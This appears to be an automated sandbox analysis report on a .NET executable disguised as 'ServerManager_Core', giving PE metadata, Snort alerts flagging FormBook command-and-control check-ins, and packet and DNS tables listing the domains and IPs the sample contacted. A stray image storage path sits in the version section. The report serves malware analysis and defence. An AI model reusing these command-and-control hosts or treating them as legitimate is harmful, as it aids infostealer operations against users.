add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IMPORT	0xeb354	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xee000	0x2d24	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xec000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xe93b4	0xe9400	False	0.914642366693	data	7.9019999335	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.reloc	0xec000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0xee000	0x2d24	0x2e00	False	0.364639945652	data	5.10988831847	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xee130	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0xf06d8	0x14	data		
RT_VERSION	0xf06ec	0x38c	PGP symmetric key encrypted data - Plaintext or unencrypted data		
RT_MANIFEST	0xf0a78	0x2aa	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2013
Assembly Version	3.0.0.0
InternalName	ApplicationStateDisposition.exe
FileVersion	3.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	ServerManager_Core
ProductVersion	3.0.0.0
FileDescription	ServerManager_Core
OriginalFilename	ApplicationStateDisposition.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-08:41:58.906670	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49737	34.102.136.180	192.168.2.6
05/12/21-08:42:09.429548	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49739	34.102.136.180	192.168.2.6
05/12/21-08:42:20.500357	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49744	80	192.168.2.6	173.236.152.151
05/12/21-08:42:20.500357	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49744	80	192.168.2.6	173.236.152.151
05/12/21-08:42:20.500357	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49744	80	192.168.2.6	173.236.152.151
05/12/21-08:42:41.336273	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49748	34.102.136.180	192.168.2.6

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 08:41:47.990514040 CEST	49731	80	192.168.2.6	199.192.23.253
May 12, 2021 08:41:48.184983015 CEST	80	49731	199.192.23.253	192.168.2.6
May 12, 2021 08:41:48.185359955 CEST	49731	80	192.168.2.6	199.192.23.253
May 12, 2021 08:41:48.185560942 CEST	49731	80	192.168.2.6	199.192.23.253
May 12, 2021 08:41:48.381515026 CEST	80	49731	199.192.23.253	192.168.2.6
May 12, 2021 08:41:48.454969883 CEST	80	49731	199.192.23.253	192.168.2.6
May 12, 2021 08:41:48.454998970 CEST	80	49731	199.192.23.253	192.168.2.6
May 12, 2021 08:41:48.455245972 CEST	49731	80	192.168.2.6	199.192.23.253
May 12, 2021 08:41:48.455327988 CEST	49731	80	192.168.2.6	199.192.23.253
May 12, 2021 08:41:48.650408030 CEST	80	49731	199.192.23.253	192.168.2.6
May 12, 2021 08:41:53.533854961 CEST	49734	80	192.168.2.6	64.190.62.111
May 12, 2021 08:41:53.579214096 CEST	80	49734	64.190.62.111	192.168.2.6
May 12, 2021 08:41:53.579309940 CEST	49734	80	192.168.2.6	64.190.62.111
May 12, 2021 08:41:53.579425097 CEST	49734	80	192.168.2.6	64.190.62.111
May 12, 2021 08:41:53.624849081 CEST	80	49734	64.190.62.111	192.168.2.6
May 12, 2021 08:41:53.655127048 CEST	80	49734	64.190.62.111	192.168.2.6
May 12, 2021 08:41:53.655168056 CEST	80	49734	64.190.62.111	192.168.2.6
May 12, 2021 08:41:53.655359983 CEST	49734	80	192.168.2.6	64.190.62.111
May 12, 2021 08:41:53.655395031 CEST	49734	80	192.168.2.6	64.190.62.111
May 12, 2021 08:41:53.702003002 CEST	80	49734	64.190.62.111	192.168.2.6
May 12, 2021 08:41:58.728107929 CEST	49737	80	192.168.2.6	34.102.136.180
May 12, 2021 08:41:58.769252062 CEST	80	49737	34.102.136.180	192.168.2.6
May 12, 2021 08:41:58.769377947 CEST	49737	80	192.168.2.6	34.102.136.180
May 12, 2021 08:41:58.769610882 CEST	49737	80	192.168.2.6	34.102.136.180
May 12, 2021 08:41:58.810611963 CEST	80	49737	34.102.136.180	192.168.2.6
May 12, 2021 08:41:58.906670094 CEST	80	49737	34.102.136.180	192.168.2.6
May 12, 2021 08:41:58.906706095 CEST	80	49737	34.102.136.180	192.168.2.6
May 12, 2021 08:41:58.906847954 CEST	49737	80	192.168.2.6	34.102.136.180
May 12, 2021 08:41:58.906909943 CEST	49737	80	192.168.2.6	34.102.136.180
May 12, 2021 08:41:58.948246956 CEST	80	49737	34.102.136.180	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 08:42:04.038467884 CEST	49738	80	192.168.2.6	172.217.168.83
May 12, 2021 08:42:04.093427896 CEST	80	49738	172.217.168.83	192.168.2.6
May 12, 2021 08:42:04.093615055 CEST	49738	80	192.168.2.6	172.217.168.83
May 12, 2021 08:42:04.093743086 CEST	49738	80	192.168.2.6	172.217.168.83
May 12, 2021 08:42:04.147674084 CEST	80	49738	172.217.168.83	192.168.2.6
May 12, 2021 08:42:04.168349028 CEST	80	49738	172.217.168.83	192.168.2.6
May 12, 2021 08:42:04.168392897 CEST	80	49738	172.217.168.83	192.168.2.6
May 12, 2021 08:42:04.168421030 CEST	80	49738	172.217.168.83	192.168.2.6
May 12, 2021 08:42:04.168565989 CEST	49738	80	192.168.2.6	172.217.168.83
May 12, 2021 08:42:04.168693066 CEST	49738	80	192.168.2.6	172.217.168.83
May 12, 2021 08:42:04.223028898 CEST	80	49738	172.217.168.83	192.168.2.6
May 12, 2021 08:42:09.251142025 CEST	49739	80	192.168.2.6	34.102.136.180
May 12, 2021 08:42:09.292185068 CEST	80	49739	34.102.136.180	192.168.2.6
May 12, 2021 08:42:09.292366028 CEST	49739	80	192.168.2.6	34.102.136.180
May 12, 2021 08:42:09.292547941 CEST	49739	80	192.168.2.6	34.102.136.180
May 12, 2021 08:42:09.333488941 CEST	80	49739	34.102.136.180	192.168.2.6
May 12, 2021 08:42:09.429548025 CEST	80	49739	34.102.136.180	192.168.2.6
May 12, 2021 08:42:09.429599047 CEST	80	49739	34.102.136.180	192.168.2.6
May 12, 2021 08:42:09.429847002 CEST	49739	80	192.168.2.6	34.102.136.180
May 12, 2021 08:42:09.429889917 CEST	49739	80	192.168.2.6	34.102.136.180
May 12, 2021 08:42:09.471201897 CEST	80	49739	34.102.136.180	192.168.2.6
May 12, 2021 08:42:14.688649893 CEST	49740	80	192.168.2.6	45.39.20.158
May 12, 2021 08:42:14.893313885 CEST	80	49740	45.39.20.158	192.168.2.6
May 12, 2021 08:42:14.893541098 CEST	49740	80	192.168.2.6	45.39.20.158
May 12, 2021 08:42:14.893963099 CEST	49740	80	192.168.2.6	45.39.20.158
May 12, 2021 08:42:15.098444939 CEST	80	49740	45.39.20.158	192.168.2.6
May 12, 2021 08:42:15.098475933 CEST	80	49740	45.39.20.158	192.168.2.6
May 12, 2021 08:42:15.098488092 CEST	80	49740	45.39.20.158	192.168.2.6
May 12, 2021 08:42:15.098676920 CEST	49740	80	192.168.2.6	45.39.20.158
May 12, 2021 08:42:15.098736048 CEST	49740	80	192.168.2.6	45.39.20.158
May 12, 2021 08:42:15.306457043 CEST	80	49740	45.39.20.158	192.168.2.6
May 12, 2021 08:42:20.359623909 CEST	49744	80	192.168.2.6	173.236.152.151
May 12, 2021 08:42:20.499883890 CEST	80	49744	173.236.152.151	192.168.2.6
May 12, 2021 08:42:20.500035048 CEST	49744	80	192.168.2.6	173.236.152.151
May 12, 2021 08:42:20.500356913 CEST	49744	80	192.168.2.6	173.236.152.151
May 12, 2021 08:42:20.640467882 CEST	80	49744	173.236.152.151	192.168.2.6
May 12, 2021 08:42:20.640997887 CEST	80	49744	173.236.152.151	192.168.2.6
May 12, 2021 08:42:20.641031981 CEST	80	49744	173.236.152.151	192.168.2.6
May 12, 2021 08:42:20.641415119 CEST	49744	80	192.168.2.6	173.236.152.151
May 12, 2021 08:42:20.641587973 CEST	49744	80	192.168.2.6	173.236.152.151
May 12, 2021 08:42:20.781630993 CEST	80	49744	173.236.152.151	192.168.2.6
May 12, 2021 08:42:25.719095945 CEST	49745	80	192.168.2.6	160.153.132.205
May 12, 2021 08:42:25.770159006 CEST	80	49745	160.153.132.205	192.168.2.6
May 12, 2021 08:42:25.770363092 CEST	49745	80	192.168.2.6	160.153.132.205
May 12, 2021 08:42:25.770747900 CEST	49745	80	192.168.2.6	160.153.132.205
May 12, 2021 08:42:25.821537018 CEST	80	49745	160.153.132.205	192.168.2.6
May 12, 2021 08:42:25.841358900 CEST	80	49745	160.153.132.205	192.168.2.6
May 12, 2021 08:42:25.841398954 CEST	80	49745	160.153.132.205	192.168.2.6
May 12, 2021 08:42:25.841413975 CEST	80	49745	160.153.132.205	192.168.2.6
May 12, 2021 08:42:25.841631889 CEST	49745	80	192.168.2.6	160.153.132.205
May 12, 2021 08:42:25.841754913 CEST	49745	80	192.168.2.6	160.153.132.205
May 12, 2021 08:42:25.892359972 CEST	80	49745	160.153.132.205	192.168.2.6
May 12, 2021 08:42:41.156760931 CEST	49748	80	192.168.2.6	34.102.136.180
May 12, 2021 08:42:41.199326038 CEST	80	49748	34.102.136.180	192.168.2.6
May 12, 2021 08:42:41.199471951 CEST	49748	80	192.168.2.6	34.102.136.180
May 12, 2021 08:42:41.199654102 CEST	49748	80	192.168.2.6	34.102.136.180
May 12, 2021 08:42:41.240564108 CEST	80	49748	34.102.136.180	192.168.2.6
May 12, 2021 08:42:41.336272955 CEST	80	49748	34.102.136.180	192.168.2.6
May 12, 2021 08:42:41.336301088 CEST	80	49748	34.102.136.180	192.168.2.6
May 12, 2021 08:42:41.336494923 CEST	49748	80	192.168.2.6	34.102.136.180
May 12, 2021 08:42:41.336566925 CEST	49748	80	192.168.2.6	34.102.136.180
May 12, 2021 08:42:41.378762960 CEST	80	49748	34.102.136.180	192.168.2.6
May 12, 2021 08:42:51.795253038 CEST	49749	80	192.168.2.6	198.54.117.217

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 08:42:51.992503881 CEST	80	49749	198.54.117.217	192.168.2.6
May 12, 2021 08:42:51.992718935 CEST	49749	80	192.168.2.6	198.54.117.217
May 12, 2021 08:42:51.992958069 CEST	49749	80	192.168.2.6	198.54.117.217
May 12, 2021 08:42:52.190454960 CEST	80	49749	198.54.117.217	192.168.2.6
May 12, 2021 08:42:52.190479994 CEST	80	49749	198.54.117.217	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 08:40:39.068361998 CEST	49283	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:39.114054918 CEST	58377	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:39.128588915 CEST	53	49283	8.8.8.8	192.168.2.6
May 12, 2021 08:40:39.179604053 CEST	53	58377	8.8.8.8	192.168.2.6
May 12, 2021 08:40:40.683062077 CEST	55074	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:40.731836081 CEST	53	55074	8.8.8.8	192.168.2.6
May 12, 2021 08:40:41.577227116 CEST	54513	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:41.628846884 CEST	53	54513	8.8.8.8	192.168.2.6
May 12, 2021 08:40:42.107254982 CEST	62044	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:42.168605089 CEST	53	62044	8.8.8.8	192.168.2.6
May 12, 2021 08:40:42.924268961 CEST	63791	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:42.975831985 CEST	53	63791	8.8.8.8	192.168.2.6
May 12, 2021 08:40:44.282483101 CEST	64267	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:44.334367037 CEST	53	64267	8.8.8.8	192.168.2.6
May 12, 2021 08:40:46.312216997 CEST	49448	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:46.361088037 CEST	53	49448	8.8.8.8	192.168.2.6
May 12, 2021 08:40:47.150537014 CEST	60342	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:47.199246883 CEST	53	60342	8.8.8.8	192.168.2.6
May 12, 2021 08:40:47.988475084 CEST	61346	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:48.037570953 CEST	53	61346	8.8.8.8	192.168.2.6
May 12, 2021 08:40:49.129786015 CEST	51774	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:49.178658962 CEST	53	51774	8.8.8.8	192.168.2.6
May 12, 2021 08:40:50.392833948 CEST	56023	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:50.445292950 CEST	53	56023	8.8.8.8	192.168.2.6
May 12, 2021 08:40:51.367477894 CEST	58384	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:51.417063951 CEST	53	58384	8.8.8.8	192.168.2.6
May 12, 2021 08:40:52.251118898 CEST	60261	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:52.308456898 CEST	53	60261	8.8.8.8	192.168.2.6
May 12, 2021 08:40:54.054757118 CEST	56061	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:54.115659952 CEST	53	56061	8.8.8.8	192.168.2.6
May 12, 2021 08:40:55.203450918 CEST	58336	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:55.252172947 CEST	53	58336	8.8.8.8	192.168.2.6
May 12, 2021 08:40:56.035790920 CEST	53781	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:56.084594965 CEST	53	53781	8.8.8.8	192.168.2.6
May 12, 2021 08:40:57.144754887 CEST	54064	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:57.196247101 CEST	53	54064	8.8.8.8	192.168.2.6
May 12, 2021 08:40:57.969147921 CEST	52811	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:58.017726898 CEST	53	52811	8.8.8.8	192.168.2.6
May 12, 2021 08:40:58.856585026 CEST	55299	53	192.168.2.6	8.8.8.8
May 12, 2021 08:40:58.905508995 CEST	53	55299	8.8.8.8	192.168.2.6
May 12, 2021 08:41:17.154485941 CEST	63745	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:17.225435972 CEST	53	63745	8.8.8.8	192.168.2.6
May 12, 2021 08:41:23.844883919 CEST	50055	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:23.920362949 CEST	53	50055	8.8.8.8	192.168.2.6
May 12, 2021 08:41:34.483180046 CEST	61374	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:34.548908949 CEST	53	61374	8.8.8.8	192.168.2.6
May 12, 2021 08:41:41.866447926 CEST	50339	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:42.026329041 CEST	53	50339	8.8.8.8	192.168.2.6
May 12, 2021 08:41:43.031661987 CEST	63307	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:43.169805050 CEST	53	63307	8.8.8.8	192.168.2.6
May 12, 2021 08:41:43.723687887 CEST	49694	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:43.780988932 CEST	53	49694	8.8.8.8	192.168.2.6
May 12, 2021 08:41:44.208921909 CEST	54982	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:44.364655972 CEST	53	54982	8.8.8.8	192.168.2.6
May 12, 2021 08:41:44.894913912 CEST	50010	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 08:41:44.965607882 CEST	53	50010	8.8.8.8	192.168.2.6
May 12, 2021 08:41:44.971998930 CEST	63718	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:45.024848938 CEST	53	63718	8.8.8.8	192.168.2.6
May 12, 2021 08:41:45.619128942 CEST	62116	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:45.679409027 CEST	53	62116	8.8.8.8	192.168.2.6
May 12, 2021 08:41:46.161278963 CEST	63816	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:46.210536003 CEST	53	63816	8.8.8.8	192.168.2.6
May 12, 2021 08:41:47.076004028 CEST	55014	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:47.141442060 CEST	53	55014	8.8.8.8	192.168.2.6
May 12, 2021 08:41:47.924146891 CEST	62208	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:47.982878923 CEST	53	62208	8.8.8.8	192.168.2.6
May 12, 2021 08:41:48.178400040 CEST	57574	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:48.239283085 CEST	53	57574	8.8.8.8	192.168.2.6
May 12, 2021 08:41:48.691677094 CEST	51818	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:48.748836994 CEST	53	51818	8.8.8.8	192.168.2.6
May 12, 2021 08:41:53.464710951 CEST	56628	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:53.532840967 CEST	53	56628	8.8.8.8	192.168.2.6
May 12, 2021 08:41:55.650001049 CEST	60778	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:55.711256981 CEST	53	60778	8.8.8.8	192.168.2.6
May 12, 2021 08:41:58.666215897 CEST	53799	53	192.168.2.6	8.8.8.8
May 12, 2021 08:41:58.726906061 CEST	53	53799	8.8.8.8	192.168.2.6
May 12, 2021 08:42:03.935830116 CEST	54683	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:04.036597967 CEST	53	54683	8.8.8.8	192.168.2.6
May 12, 2021 08:42:09.184465885 CEST	59329	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:09.249818087 CEST	53	59329	8.8.8.8	192.168.2.6
May 12, 2021 08:42:14.469540119 CEST	64021	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:14.686325073 CEST	53	64021	8.8.8.8	192.168.2.6
May 12, 2021 08:42:18.616276026 CEST	56129	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:18.692198992 CEST	53	56129	8.8.8.8	192.168.2.6
May 12, 2021 08:42:20.132292986 CEST	58177	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:20.357342958 CEST	53	58177	8.8.8.8	192.168.2.6
May 12, 2021 08:42:25.655632019 CEST	50700	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:25.717556953 CEST	53	50700	8.8.8.8	192.168.2.6
May 12, 2021 08:42:28.659461975 CEST	54069	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:28.725168943 CEST	53	54069	8.8.8.8	192.168.2.6
May 12, 2021 08:42:30.194370985 CEST	61178	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:30.268462896 CEST	53	61178	8.8.8.8	192.168.2.6
May 12, 2021 08:42:30.864399910 CEST	57017	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:30.925359011 CEST	53	57017	8.8.8.8	192.168.2.6
May 12, 2021 08:42:35.979862928 CEST	56327	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:36.062607050 CEST	53	56327	8.8.8.8	192.168.2.6
May 12, 2021 08:42:41.084408045 CEST	50243	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:41.155487061 CEST	53	50243	8.8.8.8	192.168.2.6
May 12, 2021 08:42:46.347724915 CEST	62055	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:46.695276022 CEST	53	62055	8.8.8.8	192.168.2.6
May 12, 2021 08:42:51.731790066 CEST	61249	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:51.793900967 CEST	53	61249	8.8.8.8	192.168.2.6
May 12, 2021 08:42:57.204747915 CEST	65252	53	192.168.2.6	8.8.8.8
May 12, 2021 08:42:57.513603926 CEST	53	65252	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 08:41:47.924146891 CEST	192.168.2.6	8.8.8.8	0xb15	Standard query (0)	www.contorig2.com	A (IP address)	IN (0x0001)
May 12, 2021 08:41:53.464710951 CEST	192.168.2.6	8.8.8.8	0x7f6d	Standard query (0)	www.muldentaxi.com	A (IP address)	IN (0x0001)
May 12, 2021 08:41:58.666215897 CEST	192.168.2.6	8.8.8.8	0x94d9	Standard query (0)	www.gofourd.com	A (IP address)	IN (0x0001)
May 12, 2021 08:42:03.935830116 CEST	192.168.2.6	8.8.8.8	0xeeb7	Standard query (0)	www.ihdeuruim.com	A (IP address)	IN (0x0001)
May 12, 2021 08:42:09.184465885 CEST	192.168.2.6	8.8.8.8	0xc56	Standard query (0)	www.embraceblm.com	A (IP address)	IN (0x0001)
May 12, 2021 08:42:14.469540119 CEST	192.168.2.6	8.8.8.8	0x26ee	Standard query (0)	www.ytksw.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 08:42:20.132292986 CEST	192.168.2.6	8.8.8.8	0xfde1	Standard query (0)	www.burakt radingltd.com	A (IP address)	IN (0x0001)
May 12, 2021 08:42:25.655632019 CEST	192.168.2.6	8.8.8.8	0x60ad	Standard query (0)	www.bogola cke.com	A (IP address)	IN (0x0001)
May 12, 2021 08:42:30.864399910 CEST	192.168.2.6	8.8.8.8	0xbd0c	Standard query (0)	www.soccer-yokouchi.club	A (IP address)	IN (0x0001)
May 12, 2021 08:42:35.979862928 CEST	192.168.2.6	8.8.8.8	0x73fb	Standard query (0)	www.marait ime.com	A (IP address)	IN (0x0001)
May 12, 2021 08:42:41.084408045 CEST	192.168.2.6	8.8.8.8	0x9478	Standard query (0)	www.albany humanesoci ety.net	A (IP address)	IN (0x0001)
May 12, 2021 08:42:46.347724915 CEST	192.168.2.6	8.8.8.8	0x9b22	Standard query (0)	www.helena finaltouch.com	A (IP address)	IN (0x0001)
May 12, 2021 08:42:51.731790066 CEST	192.168.2.6	8.8.8.8	0x1090	Standard query (0)	www.sandyb ottomsflip flops.com	A (IP address)	IN (0x0001)
May 12, 2021 08:42:57.204747915 CEST	192.168.2.6	8.8.8.8	0x59d2	Standard query (0)	www.hysjs1 68.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 08:41:47.982878923 CEST	8.8.8.8	192.168.2.6	0xb15	No error (0)	www.contor ig2.com		199.192.23.253	A (IP address)	IN (0x0001)
May 12, 2021 08:41:53.532840967 CEST	8.8.8.8	192.168.2.6	0x7f6d	No error (0)	www.mulden taxi.com		64.190.62.111	A (IP address)	IN (0x0001)
May 12, 2021 08:41:58.726906061 CEST	8.8.8.8	192.168.2.6	0x94d9	No error (0)	www.gofour d.com	gofourd.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 08:41:58.726906061 CEST	8.8.8.8	192.168.2.6	0x94d9	No error (0)	gofourd.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 08:42:04.036597967 CEST	8.8.8.8	192.168.2.6	0xeeb7	No error (0)	www.ihdeur uim.com	www.ihdeuruim.com.ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 08:42:04.036597967 CEST	8.8.8.8	192.168.2.6	0xeeb7	No error (0)	www.ihdeur uim.com.gh s.googleho sted.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 08:42:04.036597967 CEST	8.8.8.8	192.168.2.6	0xeeb7	No error (0)	ghs.google hosted.com		172.217.168.83	A (IP address)	IN (0x0001)
May 12, 2021 08:42:09.249818087 CEST	8.8.8.8	192.168.2.6	0xc56	No error (0)	www.embrac eblm.com	embraceblm.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 08:42:09.249818087 CEST	8.8.8.8	192.168.2.6	0xc56	No error (0)	embraceblm .com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 08:42:14.686325073 CEST	8.8.8.8	192.168.2.6	0x26ee	No error (0)	www.ytksw.com		45.39.20.158	A (IP address)	IN (0x0001)
May 12, 2021 08:42:20.357342958 CEST	8.8.8.8	192.168.2.6	0xfde1	No error (0)	www.burakt radingltd.com		173.236.152.151	A (IP address)	IN (0x0001)
May 12, 2021 08:42:25.717556953 CEST	8.8.8.8	192.168.2.6	0x60ad	No error (0)	www.bogola cke.com	bogolacke.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 08:42:25.717556953 CEST	8.8.8.8	192.168.2.6	0x60ad	No error (0)	bogolacke.com		160.153.132.205	A (IP address)	IN (0x0001)
May 12, 2021 08:42:30.925359011 CEST	8.8.8.8	192.168.2.6	0xbd0c	Name error (3)	www.soccer-yokouchi.club	none	none	A (IP address)	IN (0x0001)
May 12, 2021 08:42:36.062607050 CEST	8.8.8.8	192.168.2.6	0x73fb	Name error (3)	www.marait ime.com	none	none	A (IP address)	IN (0x0001)
May 12, 2021 08:42:41.155487061 CEST	8.8.8.8	192.168.2.6	0x9478	No error (0)	www.albany humanesoci ety.net	albanyhumanesociety.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 08:42:41.155487061 CEST	8.8.8.8	192.168.2.6	0x9478	No error (0)	albanyhuma nesociety.net		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 08:42:51.793900967 CEST	8.8.8.8	192.168.2.6	0x1090	No error (0)	www.sandyb ottomsflip flops.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 08:42:51.793900967 CEST	8.8.8.8	192.168.2.6	0x1090	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
May 12, 2021 08:42:51.793900967 CEST	8.8.8.8	192.168.2.6	0x1090	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
May 12, 2021 08:42:51.793900967 CEST	8.8.8.8	192.168.2.6	0x1090	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
